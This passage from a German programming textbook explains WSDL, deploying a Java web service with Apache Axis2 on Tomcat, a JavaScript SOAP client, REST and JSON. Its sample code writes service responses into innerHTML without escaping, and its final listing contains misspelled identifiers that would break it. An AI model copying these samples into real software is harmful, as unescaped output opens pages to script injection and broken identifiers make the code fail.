besitzt das <binding>-Element mit dem type-Attribut einen Verweis auf ein <portType>-Element ❺. Darin wird beschrieben, welche Operationen der Web-Service bereitstellt und aus welchen Nachrichten sich diese Operationen zusammensetzen ❻. Jedes <operation>-Element kann dabei ein oder mehrere <message>-Elemente referenzieren. Diese beschreiben den Aufbau der Nachrichten, die zwischen Client und Web-Service ausgetauscht werden ❼. Je nach gewähltem Nachrichtenformat verweisen die in den <message>-Elementen enthaltenen <part>-Elemente entweder auf einen vordefinierten XML-Schema-Datentyp oder auf ein XML-Schema-Element, welches innerhalb des <type>-Elements definiert ist ❽. Die erste Variante ist vor allem beim sogenannten RPC (Remote Procedure Call) gebräuchlich, während die zweite Variante beim „Document-Style-SOAP" zum Einsatz kommt. Vorteil der zweiten Variante ist, dass alle in der SOAP-Nachricht vorkommenden Tags so durch ein XML-Schema definiert sind. Ein Web-Server kann diese Information dann z. B. dazu verwenden, um eingehende Nachrichten auf ihre Gültigkeit zu prüfen.

7.2.3 Apache Axis2

Warum Apache Axis2?

Java bietet in seiner „Enterprise Edition" (J2EE und Java 5 EE) umfangreiche Möglichkeiten, SOAP-Web-Services bereitzustellen und zu konsumieren. An dieser Stelle näher auf Java EE einzugehen, würde jedoch den Rahmen dieses Buchs sprengen. Aus diesem Grund werden wir uns hier mit einem anderen Framework befassen, und zwar mit dem ursprünglich von IBM entwickelten *Apache Axis2*. Mit Hilfe von Axis2 können Sie auf einfache Weise Web-Services definieren, ohne sich dabei direkt mit SOAP oder WSDL auseinandersetzen zu müssen. Das Framework erlaubt es, gewöhnliche Java-Klassen direkt über SOAP anzusprechen. Dazu müssen Sie nur eine XML-Datei mit Metadaten anlegen. Anhand dieser Metadaten generiert das Framework dann eine WSDL-Beschreibung Ihres Web-Service, übersetzt SOAP-Calls in Methodenaufrufe und wandelt Java-Objekte in XML-Markup um.

Einschränkungen

Das Axis-Framework ist sehr umfangreich und bietet unzählige Möglichkeiten. Da sich dieses Buch jedoch nicht schwerpunktmäßig mit Server-Technologien befasst, werden wir uns nur sehr oberflächlich mit Axis2 beschäftigen. Wenn Sie Gefallen an dem Framework finden, kann Ihnen nur nahe gelegt werden, sich intensiver mit dem Thema auseinanderzusetzen. Die Web-Services, die wir in diesem Abschnitt definieren werden, erfüllen zwar ihren Zweck,

sollten in der vorliegenden Form allerdings nicht produktiv[20] eingesetzt werden.

7.2.3.1 Installation

Installation des Web-Archivs

Wenn Sie bereits Apache Tomcat installiert haben, gestaltet sich auch die Installation von Axis2 sehr einfach. Laden Sie von der Axis2-Website (WebCode →*axis2*) die „Web Archive Distribution" herunter und entpacken Sie die darin enthaltene „axis2.war"-Datei in den „webapps"-Ordner unterhalb des Tomcat-Installationsverzeichnisses. Wenn Sie Tomcat nun starten, wird Axis2 automatisch geladen und kann sofort verwendet werden. Um zu testen, ob die Installation von Axis2 erfolgreich war, öffnen Sie einen Browser und geben Sie dort folgende Adresse ein:

```
http://localhost:8080/axis2/
```

Abb. 7.1 Die Einstiegsseite von Axis2

Probleme beim Einsatz von Eclipse

Es sollte dann eine Einstiegsseite erscheinen (s. Abb. 7.1). Wenn Sie Apache Tomcat aus Eclipse heraus starten, kann es jedoch pas-

[20] Mit Axis2 lassen sich Web-Services auf unterschiedliche Arten bereitstellen. Die hier vorgestellte Variante ist vor allem unter dem Aspekt Geschwindigkeit nicht für den Live-Betrieb geeignet. Für Testzwecke reicht sie jedoch aus.

sieren, dass Sie hier nur eine Fehlermeldung angezeigt bekommen. Das liegt daran, dass das entsprechende Eclipse-Plugin Tomcat mit einem eigenen „Home“-Verzeichnis startet. Dadurch wird verhindert, dass ihre Tomcat-Installation durch Eclipse modifiziert wird. Wenn Sie mit mehreren Instanzen von Tomcat arbeiten möchten, ist diese Einstellung sicherlich vernünftig. In solchen Fällen müssen Sie die „axis2.war“-Datei dann einfach in den „webapps“-Ordner der jeweiligen Tomcat-Instanz kopieren. Für unsere Zwecke ist es allerdings einfacher, Eclipse zu erlauben, direkt in unser Tomcat-Verzeichnis zu schreiben. Dazu wählen Sie in der Server-View den Apache Tomcat aus und öffnen mit einem Doppelklick die Ansicht „Server Overview“. Unterhalb des „Server“-Roll-Outs finden Sie dann eine Checkbox „Run modules directly from the workspace (do not modify the Tomcat installation)”. Stellen Sie sicher, dass diese Option nicht ausgewählt ist, und starten Sie Tomcat dann gegebenenfalls neu. Nun sollte sich die Einstiegsseite von Axis2 öffnen lassen.

7.2.3.2 Publizieren eines Web-Services

Einen Beispiel Web-Service anlegen

Nachdem Sie Axis2 installiert haben, wird es Zeit, einen einfachen Beispiel-Web-Service anzulegen. Dazu starten Sie zunächst Eclipse. Klicken Sie dann auf „File – New – Project“ und wählen Sie im „New Project“-Dialogfenster das „Java Project“. Klicken Sie auf „Next“ und geben Sie dem neuen Projekt einen Namen. Da wir in diesem Beispiel einen Web-Service für unser CRM-System anlegen, bietet sich z. B. der Name „CRMService“ an. Um das Projekt anzulegen, klicken Sie dann auf „Finish“.

Als Nächstes legen wir ein Paket für die Java-Klasse an, die wir als Web-Service verfügbar machen möchten. Klicken Sie dazu im „Package Explorer“ mit der rechten Maustaste auf das neu angelegte Projekt, wählen Sie „New“ und dann „Package“. Im „New Java Package“-Dialogfenster geben Sie dem Paket einen Namen, etwa „com.mustersoft.crm“. Bestätigen Sie dann wieder mit „Finish“.

Im nächsten Schritt legen wir nun unsere Java-Klasse an. Klicken Sie dazu mit der rechten Maustaste auf das neue Paket, wählen Sie wieder „New“, dann aber „Class“. Im Dialog „New Java Class“ geben Sie der Klasse dann z. B. den Namen „CRMService“ und bestätigen Sie wieder mit „Finish“. Im Folgenden finden Sie den Quelltext der *CRMService*-Klasse:

Listing 7.1

```
package com.mustersoft.crm;

import java.util.ArrayList;

public class CRMService {
  private ArrayList<String> kunden =
    new ArrayList<String>();

  public void neuerKunde(String name) {
    kunden.add(name); ❶
  }

  public String alleKunden() {
    String alleKunden = "";
    for (String kunde : kunden) {
      alleKunden += kunde + " "; ❷
    }
    return alleKunden;
  }
}
```

Die Klasse verfügt über zwei Methoden, *neuerKunde* und *alleKunden*. Über die *neuerKunde*-Methode wird der Name eines Kunden in eine `ArrayList` eingefügt ❶. Die Methode *alleKunden* fügt alle Kunden in der Liste zu einem `String` zusammen ❷ und gibt diesen dann zurück. Damit diese Methoden per Web-Service zugänglich gemacht werden können, müssen sie als `public` deklariert sein. Das bedeutet auch, dass sich Methoden vor Zugriffen von außen schützen lassen, indem man sie einfach `protected` oder `private` deklariert.

Meta-Daten

Als nächstes benötigen wir eine XML-Datei, die unseren Web-Service beschreibt und festlegt, welche Klassen von außen zugänglich gemacht werden sollen. Zu diesem Zweck erstellen wir zunächst einen neuen Ordner „META-INF“ direkt unterhalb Ihres Projekts. Klicken Sie dazu wieder mit der rechten Maustaste auf Ihr Projekt, wählen Sie „New“ und dann „Folder“. Geben Sie als „Folder Name“ „META-INF“ ein und bestätigen Sie wieder mit „Finish“. Das Axis2-Framework erwartet die Web-Service-Beschreibung in einer Datei „services.xml“ unterhalb des „META-INF“-Verzeichnisses. Um diese anzulegen, wählen Sie den „META-INF“-Ordner aus, führen Sie wieder einen Rechtsklick aus, wählen Sie „New“ und dann „Other…“. Im Dialogfenster „New“ wählen Sie dann unterhalb von „XML“ den Punkt „XML“, klicken Sie zweimal auf „Next“ und dann auf „Finish“. Sollte sich die neue XML-Datei in der Design-

Ansicht öffnen, benutzen Sie die Reiter unterhalb des Bearbeitungsbereichs, um in die „Source“-Ansicht zu wechseln. Die Datei „services.xml“ sieht wie folgt aus:

Listing 7.2

```
<?xml version="1.0" encoding="utf-8"?>
<service name="CRMService" ❶
  scope="application"> ❷
  <description>
    Service for the mustersoft CRM system ❸
  </description>
  <messageReceivers> ❹
    <messageReceiver
mep="http://www.w3.org/2004/08/wsdl/in-only"
class="org.apache.axis2.rpc.receivers.RPCInOn
lyMessageReceiver"/>
    <messageReceiver
mep="http://www.w3.org/2004/08/wsdl/in-out"
class="org.apache.axis2.rpc.receivers.RPCMess
ageReceiver"/>
  </messageReceivers>
  <parameter name="ServiceClass">
    com.mustersoft.crm.CRMService ❺
  </parameter>
</service>
```

Das Axis2-Framework verwendet die Datei „services.xml“ zusammen mit der Definition Ihrer Klassen, um eine WSDL-Beschreibung Ihres Web-Service zu generieren. Über das Wurzelelement `<service>` legen Sie den Namen Ihres Web-Service ❶ und über das `scope`-Attribut ❷ dessen Sitzungsverhalten fest. Letzteres erlaubt Ihnen, Ihren Web-Service wahlweise zustandslos oder zustandsbehaftet zu betreiben. Für unsere Anwendungsfälle eignet sich besonders der „application-scope“, bei dem der Zustand Ihrer Web-Service-Klassen bis zu Beenden der Anwendung (also etwa dem Neustart des Servlet-Containers) gehalten wird. Als Nächstes haben Sie die Möglichkeit, optional einen Beschreibungstext Ihres Web-Service anzugeben ❸. Diese Abgabe ist sinnvoll, wenn Sie Ihren Web-Service öffentlich verfügbar machen möchten oder wenn Sie sehr viele Web-Services verwalten müssen. Wenn Axis2 eine Web-Service-Anfrage erhält, so durchläuft diese Anfrage einige Schritte und landet letztlich bei einem so genannten „Message-Receiver“. Dieser Message-Receiver ruft, entsprechend der jeweiligen Anfrage, eine Methode Ihrer Web-Service-Klasse auf und sendet gegebenenfalls deren Rückgabewert zurück an den Client. Dabei

decken verschiedene Message-Receiver unterschiedliche „Message-Exchange-Patterns“ ab, also verschiedene Arten des Datenaustauschs. So gibt es Message-Receiver für Anfragen, die einen Rückgabewert liefern, aber auch für solche, die keinen Rückgabewert liefern. In unserer „services.xml“ spezifizieren wir Message-Receiver für beide Exchange-Patterns ❹. Zu guter Letzt müssen wir noch die Klasse angeben, die wir über unseren Web-Service publizieren wollen ❺. Dies erfolgt über die Angabe des voll qualifizierten Klassennamens, also einschließlich des Paketnamens.

Bereitstellen des Web-Service

Nun haben wir alles, was wir für unseren ersten Web-Service benötigen. Um den Web-Service jetzt auch bereitzustellen, müssen wir aus unseren eben angelegten Dateien nur noch ein „.aar“-Archiv erzeugen. Zum Erstellen dieses Archivs klicken Sie mit der rechten Maustaste auf das Projekt, wählen Sie „Export…“ und im Dialog „Export“ unterhalb des Ordners „Java“ dann den Punkt „JAR File“. Bestätigen Sie die Auswahl mit einem Klick auf „Next“. Auf der dann folgenden Dialogseite tragen Sie unter „Select the export destination“ den Pfad des „services“-Ordners des Axis2-Frameworks ein. Dieser befindet sich üblicherweise unter

```
\tomcat\webapps\axis2\WEB-INF\services\
```

wobei mit „tomcat“ das Basisverzeichnis Ihrer Tomcat-Installation gemeint ist (der Ordner axis2 wird automatisch angelegt, wenn Sie Tomcat mit installiertem Axis2-Framework das erste Mal starten). Hinter dem Pfad müssen Sie dann noch einen Namen für Ihr Archiv auswählen, also etwa „crmservice.aar“. Achten Sie darauf, dass Sie die korrekte Dateierweiterung angeben, also „.aar“. Sollten Sie zum Auswählen des Verzeichnisses den „Browse…“-Button verwendet haben, müssen Sie besonders vorsichtig sein. Denn selbst wenn Sie im „Browse“-Dialog die korrekte Dateierweiterung angegeben haben, hängt Ihnen Eclipse immer noch ein zusätzliches „.jar“ an den Dateinamen an. Dieses müssen Sie dann gegebenenfalls löschen. Jetzt müssen Sie nur noch auf „Finish“ klicken und Sie haben es geschafft. Wenn Sie nun Tomcat starten, wird Ihr neuer Web-Service automatisch mit geladen.

Ein erster Test


Um sicherzustellen, dass Ihr Web-Service auch wirklich bereitgestellt wurde, öffnen Sie ein Browserfenster und wechseln Sie zu folgender Adresse:

```
http://localhost:8080/axis2
```

Klicken Sie dann auf den Link „Services“. In der Liste der „Available Services“ sollte Ihr neuer Web-Service nun aufgeführt

sein. Ein weiterer Klick auf den Namen Ihres Web-Service führt Sie zu dessen WSDL-Beschreibung.

Abb. 7.2 Der Web Services Explorer



Web-Services aus Eclipse ansprechen mit dem Web Services Explorer

Nun wissen Sie zwar, dass Ihr Web-Service korrekt bereitgestellt wurde, allerdings heißt das noch nicht, dass er auch wirklich funktioniert. Um dies zu testen, kopieren Sie sich die URL der WSDL-Beschreibung Ihres Web-Service aus der Adresszeile Ihres Browsers und wechseln Sie wieder zu Eclipse. Klicken Sie dort auf „Run“ und dann auf „Launch the Web Services Explorer“[21] (Abb. 7.2). In der Symbolleiste des Web-Services-Explorers finden Sie als zweiten Eintrag von rechts den Button „WSDL Page“. Ein Klick auf diesen Button öffnet die WSDL-Ansicht. In der „Actions“-View haben Sie nun unter „WSDL-URL“ die Möglichkeit, die Adresse eines WSDL-Dokuments anzugeben. Fügen Sie hier die URL aus Ihrem Browser ein und klicken Sie dann auf „Go“. Der Web-Services-Explorer verarbeitet nun das WSDL-Dokument und zeigt Ihnen anschließend eine Auflistung der darin beschriebenen Web-Services. Klicken Sie auf „CRMService“ (bzw. auf den Namen, den Sie Ihrem Web-Service gegeben haben) und wählen Sie auf der folgenden Seite unterhalb von „Bindings“ den Punkt „CRMServiceSOAP11Binding“. Nun erscheint eine Liste der von dem Web-Service angebotenen Operationen (diese entsprechen den Methoden Ihrer Web-Service-Klasse). Ein Klick auf den Link „neuerKunde“ öffnet die Seite „Invoke a WSDL Operation“. Unter

[21] Der Web Services Explorer ist Teil der Web Tools Platform (siehe 3.3)

dem Punkt „Endpoints“ finden Sie die SOAP-URL des Web-Service. Darunter finden Sie den Namen der Operation, gefolgt von einer Liste ihrer Parameter. Wie auch die Methode *neuerKunde* verfügt die Operation „neuerKunde“ über einen einzigen `String`-Parameter. Um die Operation aufzurufen, klicken Sie auf den Link „Add“. Unterhalb von „Values“ erscheint dann ein neues Eingabefeld. Hier können Sie den Parameter *name* nun mit einem Wert belegen, also etwa „Max Mustermann“. Nachdem Sie Ihre Eingabe abgeschlossen haben, klicken Sie auf die Checkbox links neben dem Eingabefeld, um dieses auszuwählen. Klicken Sie dann auf „Go“ und der Web-Services-Explorer ruft die entsprechende Operation auf. Da die Methode *neuerKunde* keinen Rückgabewert liefert, erhalten Sie auch nach einem erfolgreichen Aufruf der Operation keine Ausgabe.

Klicken Sie nun in der Baumansicht unterhalb von „Navigator“ auf die Operation „alleKunden“. Wieder erscheint die Seite „Invoke a WSDL operation“, diesmal müssen Sie jedoch keinen Parameter angeben. Klicken Sie einfach auf „Go“ und Sie erhalten als Ausgabe den eben eingegebenen Namen.

SOAP-Quelltext anzeigen

Sofern Sie es wünschen, gibt Ihnen der Web-Services-Explorer auch einen Einblick in die Abläufe „hinter den Kulissen“. Klicken Sie dazu unterhalb von „Status“ auf den „Source“-Link. Nun erscheint in zwei getrennten Bereichen der XML-Code der SOAP-Anfrage (SOAP Request Envelope) und der Antwort vom Server (SOAP Response Envelope). Diese Option eignet sich z. B. gut, um Fehler aufzuspüren.

7.2.4 SOAP und JavaScript

Keine Cross-Browser-Lösung

Nachdem Sie nun wissen, wie Sie in Java eigene SOAP-Web-Services bereitstellen können, wird es Zeit, sich mit der Client-Seite zu beschäftigen. Während Ihnen auf der Server-Seite das Axis-Framework einen großen Teil der Arbeit abnimmt, müssen Sie die Dinge auf dem Client selbst in die Hand nehmen. Zwar haben sowohl der Internet Explorer als auch der Mozilla Firefox eigene SOAP-Implementierungen, die Sie auch aus JavaScript ansprechen können, eine wirklich Cross-Browser-kompatible Lösung gibt es zum gegenwärtigen Zeitpunkt jedoch noch nicht.

Eine SOAP-Bibliothek

Man könnte nun für jede Anwendung maßgeschneiderten Code schreiben, der die Generierung der SOAP-Nachrichten übernimmt; das wäre allerdings sehr ineffizient. Stattdessen wollen wir eine kleine SOAP-Bibliothek schreiben, die wir immer wieder verwen-

den können. Damit unsere Bibliothek jedoch keine unüberschaubaren Ausmaße annimmt, müssen wir einige Einschränkungen in Kauf nehmen. So unterstützt unsere Bibliothek nur einen von insgesamt vier SOAP-Stilen[22] und wir treffen bestimmte Annahmen, die zwar auf Apache Axis2, nicht aber unbedingt auf andere Web-Service-Frameworks zutreffen. Wenn Sie die Bibliothek also unabhängig von Axis einsetzen möchten, müssen Sie unter Umständen einige Änderungen vornehmen.

Da unsere Bibliothek etwas über 100 Codezeilen umfasst, finden Sie auf den folgenden Seiten nur einen Auszug daraus. Den vollständigen Quelltext können Sie auf der Website zum Buch herunterladen.

Listing 7.3

SOAP-Konstruktor

Teil der Code-Bibliothek.

```
namespace("ajax");

ajax.SoapService = (function() {
  function serialize(obj) {...}

  function createSoapRequest(operation, ❸
    targetNamespace, params) {
    var soap = [];
    soap.push('<?xml version="1.0" ' +
     'encoding="utf-8"?>');
    soap.push('<env:Envelope ');
    soap.push('xmlns:env="' +
      'http://schemas.xmlsoap.' +
      'org/soap/envelope/" ');
    soap.push('xmlns:tns="' +
      targetNamespace + '">');
    soap.push('<env:Body>');
    soap.push('<tns:' + operation + '>');
    if (params) {
      soap.push(serialize(params)); ❹
      }
    soap.push('</tns:' + operation + '>');
    soap.push('</env:Body>');
    soap.push('</env:Envelope>');
    return soap.join("");
  }
```

[22] Unsere Bibliothek unterstützt den „Document-Literal"-Stil, den auch Apache Axis standardmäßig verwendet.

```
function processSoapResponse(xml, obj){ ❻
  ...
}

return function(url, targetNamespace) { ❶
  this.invoke = function(operation,
    params) { ❷
    var callObj = {
      oncomplete: null,
      onfail: null,
      send: function() {
        request.send(soap);
      }
    };

    var soap = createSoapRequest(operation,
      targetNamespace, params); ❸

    var request = new ajax.Request("POST",
      url); ❺
    request.setRequestHeader("SOAPAction",
      '"urn:' + operation + '"');
    request.setRequestHeader(
      "Content-type",
      "text/xml; charset=utf-8");
    request.oncomplete = function(xhr) {
      if (xhr.status > 200) {
        if (callObj.oncomplete) {
          callObj.oncomplete(null);
        }
        return;
      }

      var responseObj = {};
      var isValid =
        processSoapResponse( ❻
          xhr.responseXML,
        responseObj);
      if (!isValid && callObj.onfail) {
        callObj.onfail(999, "SOAP fault");
      } else if (isValid &&
        callObj.oncomplete) {
        callObj.oncomplete(
          responseObj.response);
```

```
        }
      };
      ...
    };
  };
})();
```

Kern unserer SOAP-Bibliothek ist eine Konstruktor-Funktion ❶, mit der sich neue *SoapService*-Objekte erzeugen lassen. Die Funktion erwartet zwei Parameter: zum einen die URL des Web-Service, zum anderen dessen Ziel-Namensraum (Apache Axis2 generiert den Ziel-Namensraum aus dem Paketnamen der Web-Service-Klasse; in unseren bisherigen Beispielen lautete die URL demnach `http://crm.mustersoft.com/`.) Innerhalb des Konstruktors definieren wir eine Methode *invoke* ❷, über die sich eine bestimmte Web-Service-Operation aufrufen lässt. Der *invoke*-Methode wird dabei der Name der Operation sowie ein Objekt mit Parametern übergeben. Um aus diesen Werten eine SOAP-Nachricht zu generieren, ruft die *invoke*-Methode die Funktion *createSoapRequest* auf ❸. Diese Funktion generiert dann alle nötigen Tags und ruft schließlich die *serialize*-Funktion auf ❹, um aus dem der *invoke*-Methode übergebenen Parameter-Objekt ebenfalls XML zu generieren. Die Namen der Attribute des Parameter-Objekts müssen im Fall von Axis2 mit den Parameternamen der jeweiligen Web-Service-Methode übereinstimmen.

Wurde die SOAP-Nachricht schließlich generiert, startet die *invoke*-Methode eine Anfrage an die zuvor angegebene Web-Service-URL ❺. Liefert diese Anfrage eine Antwort zurück, so wird die *processResponse*-Funktion aufgerufen ❻, die wiederum die empfangene SOAP-Antwort in ein JavaScript-Objekt umwandelt. Unsere SOAP-Bibliothek ermöglicht also die Kommunikation mit einem Web-Service, ohne dass Sie sich dabei um das XML kümmern müssten. Wie das in der Praxis aussieht, zeigt das folgende Beispiel:

Listing 7.4

```
<html>
<body>
  <label for="name">Name</label>
  <input type="text" id="name" /> ❶

  <input type="button" id="speichern"
    value="Speichern" /> ❷
  <input type="button" id="auflisten"
    value="Alle auflisten" />
  <div id="ausgabe"></div>
```

```
<script type="text/javascript">
var ausgabe =
  document.getElementById("ausgabe");
var speichernBtn =
  document.getElementById("speichern");
var auflistenBtn =
  document.getElementById("auflisten");
var nameFeld =
  document.getElementById("name");

var service = new ajax.SoapService(
  "/axis2/services/CRMService",
  "http://crm.mustersoft.com");

dom.Event.addListener(speichernBtn, "click",
  function() {
  var params = { ❸
    name: nameFeld.value ❹
  };
  var pendingCall =
    service.invoke("neuerKunde", params); ❺
  pendingCall.oncomplete = function() { ❻
    ausgabe.innerHTML = "Gespeichert!";
  };
  pendingCall.send(); ❼
});

dom.Event.addListener(auflistenBtn, "click",
  function() { ❽
  var pendingCall =
    service.invoke("alleKunden");
  pendingCall.oncomplete =
  function(result) { ❾
    ausgabe.innerHTML = result["return"]; ❿
  };
  pendingCall.send();
});
</script>
</body>
</html>
```

Hier konsumieren wir den Web-Service, den wir in 7.2.3.2 erstellt haben. Wie Sie sich vielleicht erinnern, stellt dieser Web-Service

zwei Operationen zur Verfügung: *neuerKunde* zum Anlegen eines neuen Kunden und *alleKunden* zum Auflisten aller bereits gespeicherten Kunden. Um das Anlegen eines neuen Kunden zu ermöglichen, erzeugen wir zunächst ein Eingabefeld ❶ und einen Button ❷. Wird der Button angeklickt, erzeugen wir als erstes ein Objekt, das die Parameter für unseren Service-Aufruf enthält ❸. Da die *neuerKunde*-Operation nur den Parameter *name* erwartet, hat unser Parameter-Objekt entsprechend auch nur ein Attribut. Diesem Attribut weisen wir dann den Inhalt unseres Textfeldes zu ❹. Anschließend rufen wir auf unserem zuvor erzeugten *SoapService*-Objekt die Methode *invoke* auf und übergeben ihr dabei das Parameter-Objekt ❺. Die Methode liefert dann ein Objekt zurück, das es uns zum einen erlaubt, auf die Antwort des Web-Service zu warten ❻, und das zum anderen eine Methode *send* besitzt, mit der die Web-Service-Anfrage abgeschickt wird ❼.

Nach demselben Prinzip funktioniert auch das Abrufen der bereits gespeicherten Kontakte. Wieder definieren wir einen Button und registrieren eine Ereignisbehandlungsfunktion für dessen Klick-Ereignisse ❽. In dieser Funktion rufen wir dann wie gehabt die *invoke*-Methode auf und warten auf die Antwort des Web-Service. Da die Operation *alleKunden* einen Wert zurückliefert, wird unserer Callback-Funktion in diesem Fall ein Objekt übergeben ❾. Dieses Objekt besitzt, zumindest im Fall von Apache Axis2, ein Attribut *return*, das den Rückgabewert der Operation enthält. Diesen Rückgabewert schreiben wir dann in ein zuvor definiertes Ausgabe-`<div>`. Da `return` ein reserviertes Wort ist, können wir hierfür nicht die übliche Punkt-Notation verwenden. Mit der Array-Notation gelingt das Auslesen des Rückgabewerts jedoch problemlos ❿.

7.3 Representational State Transfer (REST)

Architekturmodell für verteilte Anwendungen

REST ist kein Web-Service-Protokoll. Es wäre in diesem Kapitel fehl am Platz, wenn es nicht trotzdem häufig auch für Web-Services verwendet werden würden. Tatsächlich handelt es sich bei REST um ein Architekturmodell für verteilte Anwendungen, das Sie, vielleicht ohne es zu wissen, bereits kennen. Der bekannteste Vertreter des REST-Architekturmodells ist das World Wide Web. Ausschlaggebend für die „RESTfulness“[23] einer Architektur ist dabei das Vorhandensein von Ressourcen, die über eine einheitliche Syntax (URLs) adressierbar sind, sowie einheitlicher Operationen, die auf

[23] Als RESTful bezeichnet man eine Anwendung, die den Prinzipien des REST-Modells folgt.

diese Ressourcen angewendet werden können. Obwohl dieses Prinzip allen Websites zugrunde liegt, ist es insbesondere im Zusammengang mit Web-Services interessant.

REST und das HTTP-Protokoll

Die technische Grundlage des REST-Modells ist das HTTP-Protokoll. Es definiert eine Reihe von Verben, die die Art einer Anfrage beschreiben. Neben dem häufig verwendeten GET und POST existieren PUT und DELETE. Betrachtet man diese Verben genauer, erkennt man gewisse Parallelen zu Operationen, die in vielen Anwendungen sehr häufig durchgeführt werden: POST für Erstellen, GET für Lesen, PUT für Aktualisieren und DELETE für Löschen. Möchte man den Server also beispielsweise anweisen, etwas zu löschen, so könnte man – statt wie gewohnt – einer POST- oder GET-Anfrage auch eine DELETE-Anfrage benutzen. Doch dann fragt sich, wie man dem Server mitteilen soll, was er zu löschen hat. Auch hierfür hat das HTTP-Protokoll (oder vielmehr das Web) bereits die Antwort: Jeder „Ressource", die der Server verwaltet, wird eine eigene URL zugeordnet. Möchte man also beispielsweise den Kunden mit der Nummer 94213 aus der Datenbank löschen, so könnte man dem Server eine DELETE-Anfrage an die URL

```
http://www.mustersoft.de/kunden/94213
```

senden. Möchte man stattdessen nur die persönlichen Daten des Kunden aktualisieren, so würde man eine PUT-Anfrage starten. Allerdings wäre es damit natürlich nicht getan, denn die neuen Kundendaten müssen dem Server ja in irgendeiner Form mitgeteilt werden. Hierzu macht REST keine genauen Vorschriften. In der Praxis verwendet man allerdings häufig XML. Prinzipiell kann man aber auch HTML oder jedes beliebige andere Format wählen. Da REST hier keine besonderen Anforderungen stellt, muss natürlich gewährleistet sein, dass Client und Server dieselbe Sprache sprechen bzw. verstehen.

Vorteile des REST-Modells

Das REST-Modell zeichnet sich vor allem dadurch aus, dass es leicht zu verstehen ist und auf Konzepten aufbaut, die sich immer wiederholen. Web-Services, die diesem Muster folgen, werden deshalb immer beliebter. So bietet beispielsweise Amazon seine Web-Services inzwischen sowohl in einer SOAP- als auch in einer REST-Variante an. REST gewinnt außerdem auch im Ajax-Umfeld an Bedeutung. Wenn Sie jetzt auf den Geschmack gekommen sind, sollten Sie allerdings bedenken, dass Ihnen REST nur eine Architektur vorgibt. Um die tatsächliche Übertragung der Daten müssen Sie sich bei REST selbst kümmern.

7.4 JavaScript Object Notation (JSON)

Probleme von XML-Web-Services

XML-basierte Web-Service-Formate bringen oft einen erheblichen Overhead mit sich, denn neben der eigentlichen Nutzlast müssen hier immer noch zahlreiche Tags übertragen werden. Zwar ist der Umfang der zu übertragenden Daten in Zeiten des Breitband-Internet nicht mehr von ganz so großer Bedeutung, doch vor allem wenn Sie viele kurze Nachrichten versenden müssen, sind XML-Formate nicht die beste Wahl. Besonders deutlich wird das am Beispiel einer SOAP-Nachricht, bei der nur eine einzelne Zahl übertragen werden soll. Hier ist das Verhältnis zwischen Markup und Nutzlast *bestenfalls* 150 zu 1. In solchen Situationen kann es ratsam sein, Daten entweder unformatiert zu übertragen (also z. B. in Form von reinem Text oder als URL-Parameter) oder ein kompakteres Nachrichtenformat zu verwenden.

Teilmenge des JavaScript-Sprachumfangs

Eine inzwischen sehr beliebte Alternative zu XML-basierten Web-Service-Formaten ist JSON. JSON ist kein wirklich eigenständiges Format, sondern vielmehr eine Teilmenge des JavaScript-Sprachumfangs. Es bedient sich der Kurzschreibweisen für Objekte und Arrays und ermöglicht dadurch eine sehr platzsparende Speicherung und Übertragung strukturierter Daten. Doch der geringe Platzverbrauch ist nicht der einzige Vorteil von Vorteil. Da JSON-Nachrichten gleichzeitig auch gültiger JavaScript-Code sind, können sie mit Hilfe der `eval`-Funktion ohne Umwege in JavaScript-Objekte umgewandelt werden.

Die Syntax von JSON ist sehr einfach. In Kapitel 4 haben Sie bereits alle dafür notwendigen JavaScript-Konstrukte kennen gelernt. Hier ein Beispiel:

```
{vorname: "Max", nachname: "Mustermann",
  kundenNr: 535635, emailAdressen:
  ["max@mustermann.de",
  "m.mustermann@musterfirma.de"]}
```

Diese JSON-Nachricht enhält ein Objekt, das über die Attribute *vorname*, *nachname* und *kundenNr* verfügt. Darüber hinaus speichert das Attribut *emailAdressen* ein Array mit zwei E-Mail-Adressen.

Übertragung von JSON-Nachrichten

Für gewöhnlich wird JSON über `XMLHttpRequest` übertragen. In diesem Fall können Sie das `responseText`-Attribut verwenden, um an die Nachricht zu gelangen. Um aus dem so erhaltenen String schließlich wieder ein Objekt zu machen, nutzen Sie, wie bereits erwähnt, die `eval`-Funktion. Dabei ist allerdings Vorsicht

geboten: Sollte Ihnen statt einer JSON-Nachricht beliebiger anderer JavaScript-Code untergejubelt worden sein, kommt es zu einer sogenannten Code-Injection (siehe 9.3). Um dies zu verhindern, sollten Sie die empfangene JSON-Nachricht also unbedingt vorher filtern.

Fertige Bibliothek

Glücklicherweise gibt es bereits eine Bibliothek, die Ihnen diese Arbeit abnimmt. *Douglas Crockford*, der den JSON-Standard etabliert hat, bietet auf seiner Website eine kurze JavaScript-Datei zum Download an (WebCode →*json*), die nicht nur eine sichere Möglichkeit zum Deserialisieren von JSON-Nachrichten bietet, sondern Ihnen gleichzeitig auch die gesamte Serialierungsarbeit[24] abnimmt. Sobald Sie diese Datei in Ihre Anwendung eingebunden haben, verfügen die JavaScript-Datentypen `Boolean`, `Number`, `String`, `Object`, `Array` und `Date` über eine zusätzliche Methode *toJSONString*. Wird diese Methode aufgerufen, serialisiert sie das entsprechende Objekt in eine JSON-Nachricht. Ein Beispiel:

Listing 7.5

```
var objekt = {};
objekt.vorname = "Max";
object.nachname = "Mustermann";
objekt.emailAdressen = new Array();
objekt.emailAdressen[0] = "max@mustermann.de"
objekt.emailAdresse[1] =
